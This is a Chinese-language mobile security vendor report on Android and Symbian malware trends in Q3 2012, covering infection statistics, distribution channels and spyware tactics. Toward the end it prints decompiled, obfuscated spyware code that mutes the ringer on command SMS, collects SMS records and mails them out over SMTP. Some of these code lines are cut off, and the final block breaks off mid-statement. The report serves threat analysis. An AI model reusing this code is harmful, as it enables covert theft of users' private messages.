# 2012 年第三季度
# 全球手机安全报告

网秦移动有限公司 2012.10

# 目录





## 一、2012 年第三季度手机安全威胁概况

**本季度安全关键词：**Android、网页链接、千元智能机、盗版应用、二维码、卸载


**数据摘要：**

查杀恶意软件数量：23375 款
感染智能终端数量：991 万部
平台分布情况：Android 94%、Symbian 6%
主要传播途径：第三方应用商店（27%）、论坛（21%）、网址链接（20%）
重点感染区域：中国大陆地区、美国、印度、俄罗斯、英国

## 二、2012 年第三季度手机安全威胁现状

### 1. 查杀量、感染量：三季度查杀款数超过上半年总和，感染手机 991 万部

网秦“云安全”监测平台统计数据显示，2012 年三季度共查杀到手机恶意软件 23375 款，环比增长 92.7%，查杀款数超过 2012 年上半年总和（17676 款）。三季度感染恶意软件的智能手机总计 991 万部，环比增长 30.3%。




2012 第三季度全球手机安全报告·数据及平台分布（来源：网秦“云安全”监测平台）

单月数据来看，七、八、九三个月中分别查杀到手机恶意软件 7128、7902、8345 款，同比分别增长 266%、299%和 307%。

感染量数据来看，三季度单个感染量超过 15 万部的恶意软件有 23 款，其中名为“流氓杀手”的流氓推广木马，三季度累计感染手机 93 万部以上，成为本季度影响范围最大的手机恶意软件。

**2.平台分布，94%恶意软件集中在 Android 平台**

目前手机恶意软件主要集中在 Android 平台，感染比例高达 94%以上，而 Symbian 平台感染比例持续下降，至第三季度已不足 6%。

另以 2012 年 9 月为例 ，当月单月查杀到 7890 款 Android 恶意软件，再创历史新高，而同月捕获的 Symbian 恶意软件数量已锐减至 455 款，当月查杀 Android 恶意软件数量已达 Symbian 的 17 倍以上。

**3.全球、国内区域分布：美国增速明显，国内山东省感染量激增**

根据网秦“云安全”监测平台数据，中国大陆地区占当季手机感染终端的 23.3%高居首位、美国（20.5%）、印度（18.4%）、俄罗斯（13.2%）、英国（8.3%）仍然是手机恶意软件的感染“重灾区”。

2012 第三季度全球手机安全报告·全球手机终端感染比例（来源：网秦“云安全”监测平台）

全球范围来看，美国手机恶意软件感染量则在 2012 年第三季度呈现上升势头，手机感染量占当季总量 20.5%，环比增长 24.2%，同比增长 164%。以“Privacy Drag Racing”为代

表的可盗取用户短信和通话内容的间谍软件在美国市场的感染数量激增导致当地手机恶意软件感染量持续快速增长。

通过网秦病毒分析师对其的特点分析，发现这类恶意软件目前可不断经过黑客配置后伪装成“Deer Call”、“Psychic Zia”乃至“Need For Speed（极品飞车）”等热门应用进行传播，直接造成隐私泄漏，在美国市场感染手机超过 22 万部。

三季度印度市场手机终端恶意软件感染量环比上升 3%，根本原因在于当地盗版应用流行，而用户对盗版应用安全威胁认识薄弱。印度当地应用盗版率极高，仅通过随机抽取印度市场上每日活跃的 30 款应用进行分析，其中 16 款都非官方发布，实际活跃渠道也非安卓电子市场（Google Play Store）这一官方渠道，这使得其中存在很大的安全隐患，如黑客可在对应用做二次加壳时，嵌入恶意代码，破解其内置增值业务模块，再利用当地用户的使用习惯，包装成“免费、破解版”等形式在当地进行传播，诱惑用户下载，此举无疑将增大恶意软件在当地的传播机率。

由于 2012 年第二季度查杀到的 21 款俄语间谍软件中，已有 15 款功能失效，因此俄罗斯市场三季度手机终端恶意软件感染环比下降 4.4%。


英国市场的恶意软件感染量则环比 2012 年第二季度上升了 6%，和美国市场类似，以盗取隐私为特征的间谍软件数量激增，如“Privacy Drag Racing”间谍软件在当地的第三季度感染比例也接近 6 万。

中国大陆地区的手机恶意软件感染量环比略有下降，主要原因在于，三季度恶意吸费、流氓推广木马在国内“并驾齐驱”，相应地，恶意吸费软件感染量环比有所下降 23%，且 71%在上季度截获的吸费软件到第三季度已无法再进行扣费等恶意操作。

但由于国内市场流氓推广现象继续呈现恶化势头，黑客受经济利益驱动，依靠传播和远程控制木马，入侵手机后强行推送广告及其它应用的形式谋利，使得其传播扩散速度仍然惊人，网秦分析数据表明，三季度远程控制木马的感染人数量环比增长上升了 16%。

三季度广东省手机恶意软件感染比例依然居高不下，以 22.5%居全国之首。而山东省异军突起，手机终端恶意软件感染量持续激增，以 18.2%的感染比例骤然上升至第三，而其 2012 年第二季度上季度的手机终端感染量占比不足 1%，远在排行前十之外。

通过网秦监测平台的数据分析发现，2012 年第三季度，有超过 20 款山东市场热销（以“山东 IT 网”热门推荐机型表为参考）的 Android 手机 ROM 程序包中包含有恶意程序。




2012 第三季度全球手机安全报告·国内感染比例（来源：网秦“云安全”监测平台）


**4.感染途径分布，20%恶意软件通过网址链接传播**

2012 年三季度，第三方应用商店和手机论坛仍为手机恶意软件的主要感染途径，分别占到 27.4 和 21.6%，这两种感染途径主要集中在国内、东南亚和俄罗斯市场。

同时，通过网页链接进行传播的恶意软件也出现了惊人增长，占比高达 20.5%，环比增长 13.2%。

此外，黑客通过“二维码”扫描技术内嵌恶意软件下载网址，以及在推特、微博等渠道中，利用短链接等较为隐蔽的方式传播恶意软件逐步显现，利用这些隐蔽性较强的传播途径，增加用户误点、误下和感染恶意软件的机率。

三季度中，“ROM 刷机包”的感染比例仍然惊人，以 12.3%的感染比例排名第四。三季度捕获的超过 150 款更新的 ROM“刷机包”中，仍有 3 成以上在底层内嵌流氓推广和恶意吸费软件。




2012 第三季度全球手机安全报告·感染途径分类（来源：网秦“云安全”监测平台）


**5.恶意软件比例分布，间谍软件数量骤增四成**

三季度远程控制类恶意软件仍以 26.3%的分类比例高居首位，其中主要以推送应用的流氓推广木马为主，占远程控制类恶意软件的 83%，环比增长 16.9%，直接感染手机超过 494 万部，以日均推送 2 次单次安装 1 元的结算价计算，通过“远程控制木马”实施恶意推广每天最高获利可达 988 万元。

隐私窃取类间谍软件的感染比例在三季度呈现显著的上升趋势，感染量占当季手机终端感染总量的 24.2%位居次席，环比增长 43.1%。尽管间谍软件更多采用单向传播方式，但三季度仍有近百万部手机的感染记录。

三季度网秦“云安全”监测平台总计查杀到超过 5600 款隐私窃取类间谍软件，除“窃密黑手”、“窃密奇兵”、“短信劫持者”等通过定向传播盗取用户短信、通话和录音内容的间谍软件外，以收集用户行为、地理位置，并据此推送广告应用的间谍软件比例增长显著，占隐私窃取类间谍软件总数的 75%以上，超过 4300 款。

此外，恶意吸费软件在 2012 年三季度感染比例仍然高达 23.5%，典型吸费软件包括“短信蝗虫二代”等，假借导航犬、赌博机、XX 地图等热门应用进行传播，以平均单日吸费 3 次，单次吸费 2 元推算，预计每日最高不法获利高达 1300 万元。




2012 第三季度全球手机安全报告·恶意软件分类（来源：网秦“云安全”监测平台）

**6.机型、价位分布，海外国内差异明显**


在机型布方面，以 Android 平台和人民币市场价格为参照，网秦“云安全”监测平台发现，在海外市场，如北美、欧洲地区，价位在 3500 元以上的中高端智能手机的感染比例较高，达到 57%以上，间谍软件是主要感染对象。

通过对海外用户感染恶意软件的机型、价位、感染途径进行分析后发现，海外黑客对攻击目标有很强的选择性，如重点入侵高端型号的高价位手机，主要传播间谍软件等，由于这类手机中存储的隐私价值普遍较高，一旦盗取、转卖可获得可观的经济收益。

反观国内市场，1500 元以下的“千元智能机”反而成为感染比例最高的机型分类，感染比例达到 43%以上，感染途径包括内置 ROM 和通过第三方商店下载，集中感染流氓推广和强行订购 SP 业务的吸费软件。

三季度 1500 元以下的“千元智能机”已成为市场热卖的主流机型，根据赛诺市场调研机构的研究数据，2012 年，“千元智能机”的市场规模将占整体市场的六成以上，价格下滑促使更多国内城市用户开始选购 Android 手机。

但在 Android 手机用户量激增的同时，由于国内应用获取渠道仍普遍缺乏安全审核机制，以及用户的手机安全意识薄弱，导致国内“千元智能机”用户在获取应用过程遭受恶意软件威胁。




2012 第三季度全球手机安全报告·机型价位分类（来源：网秦“云安全”监测平台）

**7.恶意软件伪装类型和伪装应用次数排行，壁纸主题隐患多**

从手机病毒的单个感染量排名（以其伪装款数的感染量总和计算）来看，三季度共有 23 款恶意软件分别感染超过 15 万部手机。其中，“流量杀手”同时伪装成超过 120 款应用，累计感染超过 93 万部手机，成为当季感染量最大的单款恶意软件。

“壁纸杀手”、“扣费魔爪”等恶意软件的感染比例也同样惊人，伪装成超过 50 款应用，分别感染超过 40 万部以上手机。二季度出现的“吸费蝙蝠”等恶意软件在三季度继续传播扩散，并衍生出 13 款新的伪装变种，感染超过 9 万部手机。

其中，壁纸、主题、游戏是恶意软件的重点伪装对象，在 2012 年第三季度查杀到的恶意软件中，有 35%的恶意软件均伪装成如“美女壁纸”、“明星靓照”、“AV 女优靓照”等壁纸集应用诱骗用户下载，23%的恶意软件会伪装成如“植物大战僵尸”、“硬币海盗”等热门游戏传播。


2012 第三季度全球手机安全报告·伪装类型排行（来源：网秦“云安全”监测平台）

**三、2012 年第三季度手机安全威胁特点**

**1.恶意软件的制作、传播门槛正在空前降低**

三季度手机恶意软件查杀款数已超过上半年总和，手机终端感染量增长也超过 30%，其主要得益于恶意软件制作成本、传播途径和形式的改变，特别是恶意软件的制作、传播门槛的逐步降低。

手机恶意软件的制作成本和门槛正在大幅降低，2012 年上半年开始，海外、国内市场相继出现大量可快速独立生成应用的编辑器工具，包括 Google 官方推出 AppInventor 等相关编辑器应用，这些工具为开发者提供更为便捷的开发环境同时，也可能会被恶意软件作者用于快速生成大量内嵌恶意代码应用。

以网秦在三季度截获的“流量杀手”流氓推广木马为例，其实际的编写方式就非常简单，而且采用了批量生成的开发方式，可在极短时间内快速生成数十个伪装形态不同的恶意软件，最高单日“产量”（伪装款数）高达 40 款以上，分别伪装成美女壁纸，比如 AV 女优壁纸的形式传播。


2012 第三季度全球手机安全报告·恶意软件的制作、传播门槛正在空前降低

网秦“云安全”监测平台对“流量杀手”开发方式进行分析后，实际发现其制作门槛和方式都非常简单，仅通过简单的代码加壳方式，简单修改安装程序，在感染手机后自动在后台激活联网下载行为，联网下载恶意推送为主，其整体制作门槛远低于此前发现的完全嵌入底层并劫持系统关键组件进行传播的恶意软件。

尽管此类制作门槛极低的间谍软件极易被安全软件查杀，但通过海量扩散，利用用户未安装安全软件和已安装但未及时更新病毒库的防范空隙，扩散传播实施危害，加之其开发、编辑和制作变种的成本极低，较之推送结算的巨额获利，成为黑客大批量制作恶意软件的强有力的经济驱动。

**2．第三方线上渠道盗版应用泛滥，恶意软件利用审核漏洞上传**

传播渠道方面，目前在对非官方应用的管理、审核中仍存在较多弊端和漏洞，使其更易被黑客利用成为恶意软件的扩散地，根据网秦“云安全”监测平台数据，三季度同步查杀到存在篡改原版应用行为的盗版应用达 8 万 3 千余款，特别是在国内的第三方手机应用商店中，通过盗版应用传播恶意软件的方式呈现上扬趋势。

目前通过简单的二次打包，即可更为迅速的对官方原版应用进行修改，实现添加代码、修改关键参数，再重新生成新的应用安装文件后以同名或相似名称配合渠道优化方式上传到相应渠道进行传播。

网秦“云安全”监测平台分析发现，在渠道传播环节中，目前国内大量第三方应用商店、手机论坛中，重名、近似名称的应用数量极多，如仅在国内某应用商店中搜索“植物大战僵

尸”便有 261 条搜索结果，而渠道对官方、非官方、作者属性、应用性质界定模糊，也让用户在搜索下载时会不知所措。而黑客在制作恶意软件后，利用这一漏洞，将植入恶意代码的应用，通过与官方应用的近似名称、描述上传，并通过人为刷榜等促进其搜索排名，导致用户极易在不知情的状态下，误点、误下恶意软件。

一款恶意软件伪装成时下热门的“手机优惠券”类应用进行传播，感染手机后强行推送其它应用，直接威胁手机安全，由于该恶意软件通过以近似的名称混杂在渠道之中，利用同质应用较多，缺乏官方认证的漏洞蒙骗用户下载。


国内第三方渠道盗版问题严重，渠道对官方、非官方、作者性质界定模糊

为此，2012 年第三季度开始，百度移动应用中心已经启动应用的“官方认证”机制，对于官方标识的应用会有单独的标识，同时，也有多家相关运营商和第三方的应用商店，正开始着手与网秦建立针对盗版应用的扫描、检测和风险评估机制，批量清理渠道内存在的盗版应用，避免其成为黑客利用的恶意软件传播渠道。


百度移动应用中心等渠道已出台了针对应用的“官方版”认证机制

**3．恶意软件传播途径增多，二维码、微博短链接渐成新传播途径**

除因在应用商店下载应用不慎感染各类恶意软件之外，正如在上一章中“感染途径”的分类比例显示，二维码、微博链接也正在成为恶意软件新的传播途径。

二维码由一个二维码矩阵图形和一个二维码号，以及下方的说明文字组成，具有信息量大，纠错能力强，识读速度快，全方位识读等特点。手机二维码则是二维码技术在手机上的应用，可用于广告宣传、团购消费、应用下载、在线视频等领域。

但在这一应用日渐普及的同时，安全隐患也逐步凸显，如二维码的转换，可直接隐蔽其中的下载链接，通过手机设备下载和扫描时，极易下载到恶意应用，落入黑客设置的陷阱之中，导致用户下载、安装恶意软件。

同时，在微博等社交网络平台中，为缩减字数提高发布效率，目前普遍采用了短链接服务，如可对较长的链接进行自动缩短，但链接对网址的缩短，使用户无法直观判定其原始网址，直接下载过程中同样极易落入黑客设置的恶意软件陷阱。

**4.隐私安全问题凸显，间谍软件隐蔽性更强、威胁更大**

在因制作成本和传播途径促使恶意软件量级持续增长的同时，间谍软件在三季度增长比例同样值得关注，如 “短信大盗”、“隐私探针”等，可通过伪装成热门应用，在感染手机后不断收集用户的关键隐私，导致用户的隐私安全饱受威胁，究其原因，在于最新出现的间谍软件具备极强的隐蔽性和灵活的窃取方式。

**5.恶意软件隐蔽性更强，采用更灵活的吸费、隐私窃取方式**

此外，隐私窃取软件的隐私窃取方式愈发巧妙，例如通过虚假授权提示，在安装前、和运行过程中试图让用户授予其关键权限，借此读取通讯录、通话等权限，并依次认定已获得用户明确授权的基础上触发吸费行为和盗取用户隐私。

同时，间谍软件采用了更为灵活（在用户易忽视的状态，如手机充电时，锁屏时的触发条件，尤其选择在用户最不易察觉的时间，如午夜时分触发）等，同时在用户开启定位时同步外发扣费短信、回传位置信息等，使用户极易忽视其在后台的存在。

例如，以盗取隐私信息的间谍类恶意软件为例，在 2012 年第三季度相继截获的几款最新间谍软件中，其的窃取隐私的方法已变得更为巧妙，如通常会直接隐蔽黑客发送的各类窃取隐私的唤醒指令，屏蔽收到这些短信时的提醒等，并在上传关键隐私信息时，根据网络环境调整上传的速度、消耗流量的比重等，使其行为极为隐蔽，用户在正常操作时很难察觉其在后台的行踪。

```
for (int i = 0; ; i++)
{
  if (i >= arrayOfSmsMessage.length)
  {
    if (this.o0o00000.startsWith("dd1d"))
    {
      this.o0000000.edit().putInt("ringer_mode", this.00000000.getRingerMode()).commit();
      this.00000000.setRingerMode(0);
    }
    return;
    label159: arrayOfSmsMessage[j] = SmsMessage.createFromPdu((byte[])arrayOfObject[j]);
    j++;
    break;
  }
  this.o0o00000 += arrayOfSmsMessage[i].getMessageBody();
}
```

通过预先配置，在收到窃取相关隐私的指令短信时会自动静音（代码拆解结果）

```
public boolean OOOOOOOOOOOOO()
{
  if (!OOOOOOOOOOOOO());
  String str1;
  List localList;
  int i;
  boolean bool;
  for (int j = 1; ; j = bool)
  {
    return j;
    str1 = "";
    OOOOOOOOOOOOO local1OOOOOOOOOOOOO = new OOOOOOOOOOOOO(this.OOOOOOOOOOOOOOOOOO);
    localList = local1OOOOOOOOOOOOO.selectAll();
    i = 0;
    if (i < localList.size())
      break;
    String str3 = "<table  border=\"1\" cellpadding=\"2\" cellspacing=\"3\" bordercolor=\"#666666\">" + str1 + "</table>";
    bool = this.OOOOOOOOOOOOOOOOO.send("手机侦探", "手机侦探-短信记录", str3);
    if (bool)
      local1OOOOOOOOOOOOO.deleteAll();
    local1OOOOOOOOOOOOO.close();
  }
  StringBuilder localStringBuilder = new StringBuilder(String.valueOf(str1)).append("<tr><td><table width=\"700\" border=\"0\" cellspa
  if (((OOOOOOOOOOOOO)localList.get(i)).getSms_type().equals("1"));
  for (String str2 = "接收"; ; str2 = "发送")
  {
    str1 = str2 + "</td></tr>" + "<tr><td>" + "发送联系人:" + ((OOOOOOOOOOOOO)localList.get(i)).getSms_phone_name() + "</td></tr>" +
    i++;
    break;
  }
}
```

根据灵活的配置指令“指定”在某一时段窃取某一项手机隐私内容（代码拆解结果）

```
public boolean send(String paramString1, String paramString2, String paramString3)
{
  int i;
  try
  {
    this.OOOOOOOOOOOOOOO = this.OOOOOOOOOOOOOOOO.getReceiveMail();
    this.OOOOOOOOOOOOOO = this.OOOOOOOOOOOOOOOO.getMail();
    this.OOOOOOOOOOOOO = this.OOOOOOOOOOOOOOOO.getMailName();
    this.OOOOOOOOOOOO = this.OOOOOOOOOOOOOOOO.getMailPassword();
    this.OOOOOOOOOOOOO = this.OOOOOOOOOOOOOOO.substring(1 + this.OOOOOOOOOOOOOO.lastIndexOf("@"), this.OOOOOOOOOOOOOO.length());
    this.OOOOOOOOOOOOO = ("smtp." + this.OOOOOOOOOOOOO);
    System.out.println("=====OOOOOOOOOOOOO=====" + this.OOOOOOOOOOOOO);
    Properties localProperties = new Properties();
    localProperties.put("mail.smtp.host", this.OOOOOOOOOOOOO);
    localProperties.put("mail.smtp.auth", "true");
    if (this.OOOOOOOOOOOOO.equals("smtp.gmail.com"))
    {
      localProperties.setProperty("mail.smtp.socketFactory.class", "javax.net.ssl.SSLSocketFactory");
      localProperties.setProperty("mail.smtp.socketFactory.fallback", "false");
      localProperties.setProperty("mail.smtp.port", "465");
      localProperties.setProperty("mail.smtp.socketFactory.port", "465");
      localProperties.put("mail.smtp.starttls.enable", Boolean.valueOf(true));
    }
    Session localSession = Session.getInstance(localProperties);
    localSession.setDebug(true);
    MimeMessage localMimeMessage = new MimeMessage(localSession);
    InternetAddress localInternetAddress1 = new InternetAddress(this.OOOOOOOOOOOOOO);
    localMimeMessage.setFrom(localInternetAddress1);
    InternetAddress localInternetAddress2 = new InternetAddress(this.OOOOOOOOOOOOOO);
    localMimeMessage.setRecipient(Message.RecipientType.TO, localInternetAddress2);
    localMimeMessage.setSubject(paramString2);
    System.out.println("-------------------------------------------------------------------------------------------------" + paramString3);
    localMimeMessage.setSentDate(new Date());
    MimeMultipart localMimeMultipart = new MimeMultipart();
